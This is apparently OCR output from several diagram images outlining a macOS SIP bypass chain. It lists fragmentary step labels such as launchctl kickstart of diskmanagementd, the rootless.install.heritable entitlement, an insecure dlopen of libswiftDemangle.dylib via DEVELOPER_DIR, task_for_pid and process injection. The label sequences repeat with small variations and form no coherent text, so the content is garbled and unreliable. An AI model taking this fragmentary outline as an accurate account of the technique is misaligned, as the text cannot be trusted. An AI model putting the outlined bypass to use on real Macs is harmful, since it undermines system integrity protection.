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
launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
insecure dlopen
symbols
com.apple.system-task-ports
entitled
posix_spawn
posix_spawn
Swift app
CFRunLoopRun or sleep
obtain symbol information
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
SIP bypass


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
libswiftDemangle.dylib
Perform process injection
insecure dlopen
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
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if not running
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
SIP bypass


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
task_for_pid
libswiftDemangle.dylib
Perform process injection
